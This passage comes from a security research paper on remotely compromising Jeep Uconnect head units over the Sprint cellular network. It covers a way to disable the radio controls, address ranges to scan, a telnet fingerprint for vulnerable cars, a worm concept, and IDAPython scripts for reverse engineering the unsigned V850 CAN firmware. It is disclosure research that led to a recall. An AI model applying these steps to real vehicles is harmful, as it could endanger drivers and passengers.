Once the image has been put in place, you can invoke the 'showSplash' method described above.

Figure: Two young bloods

Knobs

One of the more interesting discoveries was the ability to kill a service that would negate the physical control of the knobs used to for the radio, such as volume or tuner. By killing the main D-Bus service, you can make all the controls used for the radio cease to respond. This attack can be especially annoying if ran after performing several other operations, such as turning the bass and volume to maximum levels.

```
kill this process: lua -s -b -d /usr/bin service.lua
```

Cellular Exploitation

So far we've seen how you can get code running on the head unit if you have physical access with a USB stick (jailbreak) or access to the in-car Wi-Fi (exploiting the D-Bus vulnerability/functionality). The biggest problem with these hacks is that they require either physical access or the ability for the attacker to join the Wi-Fi hotspot (if one even exists), respectively.

Joining the Wi-Fi hotspot and exploiting the vehicle was originally quite thrilling because it meant that we had a remote compromise of an unaltered passenger vehicle, but it still had too many prerequisites and limitations for our tastes. First of all, we assume most people don't pay for the Wi-Fi service in their vehicle because it is quite expensive at $34.99 a month [27]. Secondly, there is the problem of joining the Wi-Fi network, although it seems this isn't much of an issue due to the way the password was generated. Finally, and most importantly, the range of Wi-Fi is quite short for car hacking, approximately 32 meters [28]. Although this is more than enough range to drive near a vulnerable vehicle, compromise the head unit, and issue some commands, it was not the end goal desired by the authors of this paper. We continued to investigate whether we could exploit the vehicle from further away.

Network Settings

Looking at the network configuration of the Uconnect system we can see that it has several interfaces used for communications. It has an interface for the internal Wi-Fi communications, uap0, and another PPP interface, ppp0, presumably used to communicate with the outside world, via Sprint's 3G services.

```
# ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33192
        inet 127.0.0.1 netmask 0xff000000
pflog0: flags=100<PROMISC> mtu 33192
uap0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        address: 30:14:4a:ee:a6:f8
        media: <unknown type> autoselect
        inet 192.168.5.1 netmask 0xffffff00 broadcast 192.168.5.255
ppp0: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1472
        inet 21.28.103.144 -> 68.28.89.85 netmask 0xff000000
```

The 192.168.5.1 address is the address of the Uconnect system to any hosts connected to the Wi-Fi access point. The IP address 68.28.89.85 is the one that anyone on the Internet would see if the Uconnect system connected to them. However, port 6667 is not open at that address. The 21.28.103.144 address is the actual address of the interface of the Uconnect facing the Internet, but is only available internally to the Sprint network.

After a little experimentation, it was observed that the PPP interface's IP address would change each time the car was restarted, but the address space always fell within two class-A address blocks: 21.0.0.0/8 or 25.0.0.0/8, which are presumably the address space Sprint reserves for vehicle IP addresses. There very well could be more address blocks used for vehicles, but we know for sure that both aforementioned address spaces contain vehicles running the Uconnect system.

We also wanted to check that, indeed, the D-Bus service was bound to the same port (6667) on the cellular interface, permitting D-Bus interaction over IP. The output below is from netstat on a live head unit.

```
# netstat
Active Internet connections
Proto Recv-Q Send-Q  Local Address            Foreign Address            State
tcp        0      0  144-103-28-21.po.65531  68.28.12.24.8443           SYN_SENT
tcp        0     27  144-103-28-21.po.65532  68.28.12.24.8443           LAST_ACK
tcp        0      0  *.6010                   *.*                        LISTEN
tcp        0      0  *.2011                   *.*                        LISTEN
tcp        0      0  *.6020                   *.*                        LISTEN
tcp        0      0  *.2021                   *.*                        LISTEN
tcp        0      0  localhost.3128           *.*                        LISTEN
tcp        0      0  *.51500                  *.*                        LISTEN
tcp        0      0  *.65200                  *.*                        LISTEN
tcp        0      0  localhost.4400           localhost.65533
ESTABLISHED
tcp        0      0  localhost.65533          localhost.4400
ESTABLISHED
tcp        0      0  *.4400                   *.*                        LISTEN
tcp        0      0  *.irc                    *.*                        LISTEN
udp        0      0  *.*                      *.*
udp        0      0  *.*                      *.*
udp        0      0  *.*                      *.*
udp        0      0  *.*                      *.*
udp        0      0  *.bootp                  *.*
```

As you can see from the output above, port 6667, notoriously associated with IRC, is bound to all interfaces. Therefore D-Bus communications can be performed against the Jeep over the cellular network! Our first thought was acquiring a femtocell and forcing the Jeep to join our network, thereby being able to directly communicate via cellular with a vehicle over an extended range.

Femtocell

Femtocell devices are basically miniature cell towers that are provided to customers with bad reception in their residence. In addition to being a cell tower, there have been numerous instances of the devices being used to intercept cellular traffic and being modified to an attacker's specifications [29].

We proceeded to acquire a few older Sprint Airave [30] units from Ebay, two of which were broken, and another 'brand new' device that was reported stolen (Thanks Ebay!). We chose the Airave 2.0 units because we knew there was a public exploit to open up Telnet and HTTPS on the device [31].

Figure: Sprint Airave 2.0

After running the exploit our Airave devices could be accessed via Telnet, essentially giving us a Busybox [32] shell on the device. We assumed that this would provide us the tools required to communicate with the Jeep over the cellular network.

Much to our delight, we were able to ping the Jeep and communicate via D-Bus over the cellular network! This meant that we could possibly broaden the range of our attack and use the same exploit that was being used to leverage remote commands via Wi-Fi without any alterations and against default vehicles (i.e. not just ones that had Wi-Fi enabled).

Generally speaking this was a huge win, but we realized that the range was still quite limited and were hoping for more, and more we shall have…

Cellular Access

The reason we used a femtocell was that we assumed that normal Sprint towers would block communications between two devices. By using our own tower (femtocell), we could make sure we would be able to communicate with the Uconnect in the Jeep. However, it turns out that Sprint does not block this type of traffic between devices on their network. We first verified that within a single cellular tower, a Sprint device (in our case a burner phone) can communicate with another Sprint device, our Jeep, directly. That increases the range of the attack to the range of a single cellular tower.

Even more shocking to us that connectivity was not limited to individual towers or segments. It turns out that any Sprint device anywhere in the country can communicate with any other Sprint device anywhere in the country. For example, below is a session of Chris in Pittsburgh verifying he can access the D-Bus port of the Jeep in St. Louis.

```
$ telnet 21.28.103.144 6667

Trying 21.28.103.144...

Connected to 21.28.103.144.

Escape character is '^]'.

a

ERROR "Unknown command"
```

Note: The connecting host must be on the Sprint network (for example a laptop tethered to a Sprint phone or a laptop connected to an Uconnect Wi-Fi hotspot) and not just a generic host on the Internet.

Scanning for vulnerable vehicles

To find vulnerable vehicles you just need to scan on port 6667 from a Sprint device on the IP addresses 21.0.0.0/8 and 25.0.0.0/8. Anything that responds is a vulnerable Uconnect system (or an IRC server). To know for sure, you can try to telnet to the device and look for the ERROR "Unknown command" string.


Figure: Scanning setup

If you wanted, you could then interact with the D-Bus service to perform any of the actions discussed above. You shouldn't do this unless you have permission from the owner of the vehicle.

Scanning results

In order to get an idea of the number of vehicles affected by this vulnerability, as well as the types of vehicles vulnerable, we performed some Internet scanning.

The following is a list of vehicles observed during scanning that seem vulnerable:

2013 DODGE VIPER
2013 RAM 1500
2013 RAM 2500
2013 RAM 3500
2013 RAM CHASSIS 5500
2014 DODGE DURANGO
2014 DODGE VIPER
2014 JEEP CHEROKEE
2014 JEEP GRAND CHEROKEE
2014 RAM 1500
2014 RAM 2500
2014 RAM 3500
2014 RAM CHASSIS 5500
2015 CHRYSLER 200
2015 JEEP CHEROKEE
2015 JEEP GRAND CHEROKEE

Note: We did not actually exploit the vehicles, so we can't say with 100% certainty that they are vulnerable but they do have a listening D-Bus service that we could interact with remotely without authentication.

Estimating the number of vulnerable vehicles

During one scanning session, we found 2695 vehicles. During that time, we found 21 duplicates, according to VIN number.

Using a formula based on Mark and Recapture of populations [36] we can estimate population size of vulnerable vehicles. This is based on the idea that if you've basically scanned all the vulnerable cars, you will see lots of duplicates, but if you've only scanned a small percentage, you won't see many duplicates. We didn't see many duplicates. Note that our setup doesn't have exactly the same assumptions as this mathematical model, but is pretty close. Regardless, Fiat Chrysler knows the actual numbers.

We use the Bayesian estimate from the referenced document.

(2694 * 2694) / 19 +/- sqrt((2694 *2694 *2675 *2675) / (19 *19 *18)) = **381,980 +/- 89,393**

Therefore we estimate the number of vulnerable vehicles to be somewhere between **292,000** and **471,000**. While we've seen some 2013 and 2014 vehicles, Chrysler stated sales at around 1,017,019 [37] for 2014, which means there could many more than our estimates.

Note: The recall that resulted from this research affected 1.4 million vehicles. It seems our estimate above was a bit low.

Vehicle Worm

Since a vehicle can scan for other vulnerable vehicles and the exploit doesn't require any user interaction, it would be possible to write a worm. This worm would scan for vulnerable vehicles, exploit them with their payload which would scan for other vulnerable vehicles, etc. This is really interesting and scary. Please don't do this. Please.

V850

We previously discussed the ability of the Uconnect system to communicate with the two different CAN buses. The CAN communications are handled by the Renesas V850ES/FJ3 chip, as seen in the CAN Connectivity section. However, the OMAP chip, on which we have code execution after the D-bus exploit, cannot send CAN messages. It can, however, communicate with the v850 chip which can send CAN messages.

When investigating the head unit, the V850 and CAN communications are referred to as 'IOC'. Interestingly, the IOC (V850 chip) can be updated by the head unit (OMAP chip), usually via a USB stick. Below we discuss how the IOC is updated and see if we can use this mechanism to flash the IOC with modified firmware which might allow us to send CAN messages after compromising the OMAP chip.

Modes

The IOC can be in one of three modes at any given time. The first is application mode, which most users would consider to be "regular" as it is designed to have the bootloader and firmware intact and running application code. The second mode is bootloader mode, which is designed to be used to update the application firmware on the IOC. Lastly, there is bootloader updater mode that puts the IOC into a state in which the bootloader, which is responsible for loading the firmware into RAM and putting the IOC into application, can be updated.

Updating the V850

Looking back at 'manifest.lua' from the update ISO, we can see that there is a single file used for updating the IOC application firmware named 'cmcioc.bin'. As you'll see later in this document, this binary file is indeed a complete V850 firmware that can be reverse engineered to more deeply explore interesting aspects.

```
43    ioc =
44    {
45        name        = "ioc installer.",
46        installer   = "ioc",
47        data        = "cmcioc.bin",
48    }
```

Digging deeper into 'manifest.lua' you can see there are several other files involved with updating the IOC or its corresponding boot loader.

```
 6 local units =
 7 {
...
19    ioc_bootloader =
20    {
21        name                = "IOC-BOOTLOADER",
```

```
22          iocmode            = "no_check",
23          installer          = "ioc_bootloader",
24          dev_ipc_script     = "usr/share/scripts/dev-ipc.sh",
25          bootloaderUpdater  = "usr/share/V850/cmciocblu.bin",
26          bootloader         = "usr/share/V850/cmciocbl.bin",
27          manifest_file      = "usr/share/V850/manifest.xml"
28       },
29     ioc =
30       {
31          name               = "IOC",
32          installer          = "ioc",
33          dev_ipc_script     = "usr/share/scripts/dev-ipc.sh",
34          data               = "usr/share/V850/cmcioc.bin"
35       },
```

The number of files used for actually updating the IOC or its bootloader are actually quite small. We were most interested in the application code as it would present us the best opportunity to find code used for sending and receiving CAN messages, bolded below.

```
$ ls -l usr/share/V850/
total 1924
-r-xr-xr-x  1 charlesm  staff  458752 Jan 30  2014 cmcioc.bin
-r-xr-xr-x  1 charlesm  staff   65536 Jan 30  2014 cmciocbl.bin
-r-xr-xr-x  1 charlesm  staff  458752 Jan 30  2014 cmciocblu.bin
-r-xr-xr-x  1 charlesm  staff     604 Jan 30  2014 manifest.xml
```

Now that we know which file to reverse engineer, we needed to find an way to actually put the modified firmware on the V850 chip so we could make the lateral movement from code execution on the head unit to physical control via the CAN bus. Luckily for our sake, there was a binary on the system designed to do exactly what we wanted!

The IOC application code is pushed to the V850 from the Uconnect system via the 'iocupdate' executable, which can be seen being called from 'ioc.lua'.

```
iocupdate -c 4 -p usr/share/V850/cmcioc.bin
```

The help text for 'iocupdate' validates our initial analysis by describing that it is, indeed, used for sending a binary file to the IOC from the head unit.

```
%C: a utility to send a binary file from the host processor to the IOC
[options] <binary file name>
Options:
-c <n>  Channel number of IPC to send file over (default is /dev/ipc/ch4)
-p      Show progress
-r      Reset when done
-s      Simulate update
Examples:
/bin/someFile.bin          (will default to using /dev/ipc/ch4)
-c7 -r /bin/someFile.bin   (will reset when done)
-sp                        (simulate update with progress notification)
```

After we figured out how to reprogram the V850 package, we needed to reverse engineer and modify the IOC application firmware to add code to accept commands and forward them to the CAN bus. The

most important part was reverse engineering the IOC application firmware because we knew it would reveal the code necessary to send and receive CAN messages from the bus. Luckily, we see that the IOC can be re-flashed with firmware and that **no** cryptographic signatures are used to verify the firmware is legitimate.

Reverse Engineering IOC

The main goal of this research was not only to show that a remote compromise of a vehicle's communications system was possible (as we already knew that was the case [2]) but to show that attacks demonstrated in our previous research [3] could be performed in the same fashion after a successful remote compromise.

The chipset used by the Uconnect system for communicating with in-vehicle networks, as mentioned several times previously, was the Renesas V850/Fx3, which can be seen in the CAN Connectivity section. We realized that if we were to send and receive CAN messages from the Jeep, we would most likely need to reverse this firmware to figure out exactly how to call functions associated with CAN.

It should come to no surprise that we used IDA Pro as our reverse engineering platform. Luckily for us, there was already a processor module written for our architecture, NEC V850E1/ES [V850E1]


Figure: V850 Processor type

Once the firmware was loaded into IDA Pro you can look at the first instruction in the firmware, which jumps to setup code, initializing values required for functionality. It should be noted that something as

simplistic as a jump to initialization code as the first instruction is NOT common within the firmware images we've seen, it just so happened that the Uconnect image was very friendly to us.

```
ROM:00010000 loc_10000:                                -- DATA XREF: sub_7770E↓o
ROM:00010000                                           -- sub_2DAC8+49E9E↓o ...
ROM:00010000                          jr      loc_77952
```
Figure: Jump Code

You can see below that certain registers are set to specific values, the most interesting of them being "mov   0x3FFF10C, gp", which tells us the value of the GP register. The GP register is used for relative addressing (discussed later). Additionally, we derived the image start address to be 0x10000 due to the value being placed in R5 at 0x77966.

```
ROM:00077952 loc_77952:                                -- CODE XREF: ROM:loc_10000↑j
ROM:00077952                                           -- sub_2DAC8+90↑j
ROM:00077952                          clr1    1, 0xFFFFF42B
ROM:00077956                          mov     6, r11
ROM:00077958                          st.b    r11, 0xFFFFFACB
ROM:0007795C                          mov     0, r11
ROM:0007795E                          st.b    r11, 0xFFFFF1FC
ROM:00077962                          st.b    r11, 0xFFFFF828
ROM:00077966                          mov     loc_10000, r5
ROM:0007796C                          mov     0x3FFF10C, gp
ROM:00077972                          mov     0x3FF710C, sp
ROM:00077978                          mov     0x3FF7000, ep
ROM:0007797E                          movea   0xFF, r0, r20
ROM:00077982                          mov     0xFFFF, r21
ROM:00077988                          mov     0x3FF758C, r13
ROM:0007798E                          mov     0x3FFED5E, r12
ROM:00077994                          cmp     r12, r13
ROM:00077996                          bnc     loc_779A2
```
Figure: V850 initialization code

We can then go back and reload the image ROM start address and Loading address to be 0x10000. Setting these address values will ensure that we can reverse all the code required and that cross references will be exposed correctly.

Figure: Image addressing

Just because we have readable V850 assembly code does not mean that the reversing portion of this project was complete. On the contrary, the reversing of the V850 firmware took us several weeks to procure all the functionality needed to modify the firmware image to accept arbitrary CAN messages via a wireless interface.

The first step was to normalize the IDB by finding all the code, fixing the portions of the IDB that IDA Pro could not figure out, creating functions, and ensuring that all function calls and cross references were correct. Much of this process was automated by looking for specific opcode and creating code at those locations. IDA Python made this task quite simple:

```python
def make_function(opcodes):
  ea = MinEA()
  while (ea >= 0):
    ea = FindBinary(ea + 1, SEARCH_DOWN, opcodes)
    if ea == BADADDR: break

    MakeFunction(ea-1, -1)
    print "%s: %x" % (opcodes, ea)

#maybe make_function("00 00 85")
#maybe make_function("00 00 95")
make_function("07 21 00");
make_function("07 61 00");
make_function("07 61 10");
make_function("07 e1 10");
make_function("07 e1 f3");
make_function("07 e1 ff");
make_function("07 e1 70");

make_function("80 07 e1 10");
make_function("8c 07 61 10");
make_function("84 07 61 00");
```

Figure: Python find code function

If you do your job correctly, you should have a pretty blue sea for the ROM segment in your IDB, showing that all the code and functions have been located.

Figure: IDA Pro ROM section

Now that the IDB was normalized, we could go about reading the data sheet [33] for the V850/Fx3 processor to figure out segments, addressing, registers, and other vital information that could be used to reverse out the specific information we required.

Figuring out the address space for the V850 and its associated firmware was the first task, which was fairly simple after reading the documentation and figuring out that code, peripherals, and RAM were located in different segments.

The 64 MB physical address space is seen as 64 images in the 4 GB CPU address space:

Figure 3-3   Images in the CPU address space

Figure: V850 Documentation

We could then create the appropriate segments in our IDB to reflect the address space layout of the V850 processor used to run our firmware. We know the ROM segment started at 0x10000, and goes until 0x70000, containing our executable code. Our processor had 32 KB of RAM, which is mapped at 0x3FF7000-3FFEFFFF. The RAM region, not shockingly, is where variables are kept and has many cross references in our IDB. There is also a Special Functions Register (SFR) segment. The SFR are memory mapped registers used for various purposes. More information about the SFR can be found in Appendix A [33].

Lastly, and most importantly, there is a 12KB Programmable Peripheral I/O Area (PPA), which contains the CAN modules, their associated registers, and corresponding message buffers. The base address of this area is specified by the peripheral area selection control register (BPC). Generally for the microcontroller, the base address of the PPA is fixed to 0x3FEC000. The following image is of all the segments in our IDB.

	Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	ds
	ROM	00010000	00080000	?	?	?	.	.	byte	0000	public	CODE	32	0000
	PPA	03FEC000	03FEEFFF	?	?	?	.	.	at	0000	private		32	0000
	RAM	03FF7000	03FFEFFF	?	?	?	.	.	at	0000	private		32	0000
	PeripheralIO	03FFF000	03FFFFFF	?	?	?	.	.	at	0000	private		32	0000
	SFR	FFFFF000	FFFFFD8B	?	?	?	.	.	at	0000	private		32	0000

Figure: Uconnect firmware segments

We talked previously how the V850 uses GP relative addressing to access variables in RAM. You'll see code that uses a negative offset into GP, which in turn turns into a virtual address. For example (below), moves the value -0x2DAC into GP, effectively subtracting 0x2DAC from 0x3FFF10C, giving us an address of: 0x3FFC360.

```
ROM:00066398          movea    -0x2DAC, gp, r16
ROM:0006639C          add      r9, r16
ROM:0006639E          ld.w     [r7], r17
ROM:000663A2          add      r8, r17
```
Figure: GP-based addressing example

We wrote a script to iterate through all the functions in our IDB and create a cross reference (xref) for certain instructions using GP relative addressing.

```
def do_one_function(fun):
      for ea in FuncItems(fun):
            mnu = idc.GetMnem(ea)

            # handle mova, -XXX, gp, REG
            if idc.GetOpnd(ea,1) == 'gp' and idc.GetOpType(ea,0) == 5:
                    opnd0 = idc.GetOpnd(ea,0)
                    if "unk" in opnd0:
                            continue
                    if("(" not in opnd0):
                            data_ref = gp + int(idc.GetOpnd(ea,0), 0)
                            print "MOV: Add xref from %x -> %x" % (ea, data_ref)
                            idc.add_dref(ea, data_ref, 3)

            # handle st.h REG, -XXX[gp]
            op2 = idc.GetOpnd(ea,1)
            if 'st' in mnu and idc.GetOpType(ea,0) == 1 and 'gp' in op2 and "(" not
in idc.GetOpnd(ea,1):
                    if "CB2CTL" in op2:
                            continue

                end = op2.find('[')
                if end > 0:
                        offset = int(op2[:end], 0)
                        print "ST: Add xref from %x -> %x" % (ea, gp + offset)
                        idc.add_dref(ea, gp + offset, 2)

            # handle ld.b -XXX[gp], REG
            op1 = idc.GetOpnd(ea,0)
            if 'ld' in mnu and 'gp' in op1 and idc.GetOpType(ea,1) == 1 and "(" not
in      idc.GetOpnd(ea,0):
                    if "unk" in op1:
                            continue

                end = op1.find('[')
                if end > 0:
                        offset = int(op1[:end], 0)
                        print "LD: Add xref from %x -> %x" % (ea, gp + offset)
                        idc.add_dref(ea, gp + offset, 3)
```

The code and cross references provide you the ability to look at places where variables are referenced and trace them back looking for specific functionality.

Figure: RAM xrefs

Now that we have the code normalized and cross references to variables in RAM, we're going to want to populate the PPA segment, as this is where CAN interactions most likely take place. We assume that any functions dealing with CAN, such as reading messages from the bus and writing messages to the queue, would reference this memory address region. Chapter 20 [33] goes over the features and registers for each CAN module. The V850 can have up to 4 CAN modules per package, but we've only seen 2 used in our firmware.

Section 20.5 lists all the registers and messages buffers used by the CAN modules. These registers and message buffers are from an offset of the PBA. If you remember from above, the PBA for our microcontroller is 0x3FEC000. We can then iterate through all the registers and CAN buffers for each module and create names for them in our IDB so that we can look for cross references, which in turn will lead us to code that interacts with the CAN bus. Below is a snippet from a python script we wrote to populate the PPA segment with the appropriate names. The full script, called 'create_segs_and_regs.py' can be viewed to see how all of the segment creation and population is handled.

```python
